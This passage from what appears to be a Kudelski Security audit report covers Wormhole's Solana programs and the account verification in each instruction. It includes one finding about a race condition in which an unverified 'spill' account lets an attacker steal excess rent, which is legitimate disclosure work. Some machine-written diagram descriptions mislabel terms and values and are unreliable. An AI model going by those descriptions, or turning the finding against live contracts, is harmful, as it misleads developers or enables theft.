


Figure 22: Relationship graph for Solana Token Bridge: TransferWrapped

The `emitter`, `fee_collector`, and `sequence` accounts are verified by the CPI to the Wormhole Bridge's `PostMessage` instruction. The `authority_signer` and `wrapped_meta` are PDAs controlled by the program itself.

Solana Token Bridge: TransferNative




Figure 23: Relationship graph for Solana Token Bridge: TransferNative

The `emitter`, `fee_collector`, and `sequence` accounts are verified by the CPI to the Wormhole Bridge's `PostMessage` instruction. The `authority_signer` and `custody_signer` are PDAs controlled by the program itself.

The diagram illustrates the state and data flow of the ClaimableVAA program. It shows the following components and their interactions:

- Program State (Left):**
 - endpoint:** Contains `lamports` (0), `key`, and `owner`.
 - claim:** Contains `owner` (dashed to `system_program`), `key`, and `lamports` (0).
 - config:** Contains `owner` and `key`.
 - system_program:** Contains `id`.
- Program Logic (Middle):**
 - Three **PDA** (Program Data Access) blocks are shown.
 - The first PDA takes `key` from `endpoint` and `owner` from `claim` as inputs.
 - The second PDA takes `key` from `claim` and `lamports` from `claim` as inputs.
 - The third PDA takes `key` from `config` as input.
 - Each PDA outputs `seeds` to a small square box.
 - The first PDA also outputs `program_id` to a green box.
 - The second PDA outputs `program_id` to a green box.
 - The third PDA outputs `"config"` to a green box.
- Message Data (Right):**
 - The **message** structure contains `MessageData`.
 - `MessageData` contains `payload`.
 - `payload` contains `PayloadGovernanceRegisterChain`.
 - `PayloadGovernanceRegisterChain` contains `chain` and `endpoint_address`.
 - `chain` points to `EMITTER_ADDRESS`.
 - `endpoint_address` points to `CHAIN_ID_SOLANA`.
 - `emitter_address` points to `EMITTER_ADDRESS`.
 - `emitter_chain` points to `CHAIN_ID_SOLANA`.
 - `sequence` points to `CHAIN_ID_SOLANA`.
 - `owner` points to `BRIDGE_ADDRESS`.
- External Context (Far Left):**
 - vaa:** Contains `ClaimableVAA`.
 - `ClaimableVAA` contains `claim` and `message`.
 - `claim` points to the `claim` state.
 - `message` points to the `message` structure.
 - payer:** Points to the `claim` state.

[illegible]

The owner of the `mint_authority` is not verified directly. However, it is passed to the Metaplex program `CreateMetadataAccounts` instruction which implicitly verifies that it is the owner of the `mint` SPL Token mint account.

Solana Token Bridge: UpgradeContract




Figure 26: Relationship graph for Solana Token Bridge: UpgradeContract

The owner of the `upgrade_authority` is not verified. However, the `upgrade_authority` is a PDA based on a constant seed. Thus, there exists only a single valid `upgrade_authority` account which can only be signed by the program itself. Furthermore, the CPI of the BPF loader program's upgrade instruction will validate that the `upgrade_authority` account is the designated authority for upgrading the program data account.

The `spill` account is not verified. It is used for excess rent in the case that the new program requires less rent than the previous version. This could potentially be abused in the case where a VAA with a `GovernancePayloadUpgrade` is emitted but not consumed within the same transaction. In that case a race condition could occur where an attacker could invoke the UpgradeContract instruction with another `spill` account and steal the excess rent.

Solana Migration: AddLiquidity




Figure 27: Relationship graph for Solana Migration: AddLiquidity

The `authority_signer` and `custody_signer` are PDAs controlled by the program itself. So, this is okay.
The SPL token exchange process is used as authorization by itself.

The diagram illustrates the dependencies and data flow for the 'spl_token' program. It features several key components and their relationships:

- Accounts and Mint Structures (Pink Boxes):**
 - lp_share_acc:** Contains `spl_token` (Account), `mint`, and `owner`.
 - share_mint:** Contains `owner` and `key`.
 - to_token_custody:** Contains `spl_token` (Account), `mint`, `owner`, and `key`.
 - to_lp_acc:** Contains `spl_token` (Account), `mint`, and `owner`.
 - from_mint:** Contains `key` and `owner`.
 - to_mint:** Contains `key` and `owner`.
- Signer Structures (Orange Boxes):**
 - authority_signer:** Contains `key`.
 - custody_signer:** Contains `key`.
- Pool Structure (Green Box):**
 - pool:** Contains `PoolData` (with `from` and `to`), `key`, and `owner`.
- PDA and Seeds (Purple Boxes):**
 - PDA:** Multiple instances representing different Program Data Addresses.
 - seeds:** Labels for the seeds used in PDA calculations.
- Program ID (Green Box):**
 - program_id:** A central node representing the program's ID.

The graph shows dependencies between these components, with arrows indicating the flow of data and the use of seeds in PDA calculations. For example, the `lp_share_acc` and `share_mint` structures are linked to a PDA, which in turn depends on the `pool` structure. The `to_token_custody` structure is linked to a PDA that depends on the `pool` structure and the `authority_signer` structure. The `to_lp_acc` structure is linked to a PDA that depends on the `pool` structure and the `custody_signer` structure. The `from_mint` and `to_mint` structures are linked to a PDA that depends on the `pool` structure. The `pool` structure is linked to a PDA that depends on the `authority_signer` and `custody_signer` structures. The `program_id` is linked to a PDA that depends on the `authority_signer` and `custody_signer` structures. The `seeds` are used in the PDA calculations for the `to_token_custody`, `to_lp_acc`, and `pool` structures.

The `authority_signer` and `custody_signer` are PDAs controlled by the program itself. So, this is okay. The SPL token exchange process is used as authorization by itself.

Solana Migration: ClaimShares




Figure 29: Relationship graph for Solana Migration: ClaimShares

The `authority_signer` and `custody_signer` are PDAs controlled by the program itself. So, this is okay.
The SPL token exchange process is used as authorization by itself.

Solana Migration: CreatePool




Figure 30: Relationship graph for Solana Migration: CreatePool

Solana Migration: MigrateTokens




Figure 31: Relationship graph for Solana Migration: MigrateTokens

The `authority_signer` and `custody_signer` are PDAs controlled by the program itself. So, this is okay. The SPL token exchange process is used as authorization by itself.

Solana Pyth2Wormhole: Initialize




Figure 32: Relationship graph for Solana Pyth2Wormhole: Initialize

Solana Pyth2Wormhole: SetConfig




Figure 33: Relationship graph for Solana Pyth2Wormhole: SetConfig

Solana Pyth2Wormhole: Attest




Figure 34: Relationship graph for Solana Pyth2Wormhole: Attest

No verification is done. However, the instruction simply calls the Wormhole Bridge's PostMessage instruction passing the input. So, even though it is possible to pass another program account than the Wormhole Bridge, it does not give the invoker access to any more than if the PostMessage instruction was invoked directly.

METHODOLOGY

Kudelski Security uses the following high-level methodology when approaching engagements. They are broken up into the following phases.



Figure 35: Methodology Flow

Kickoff

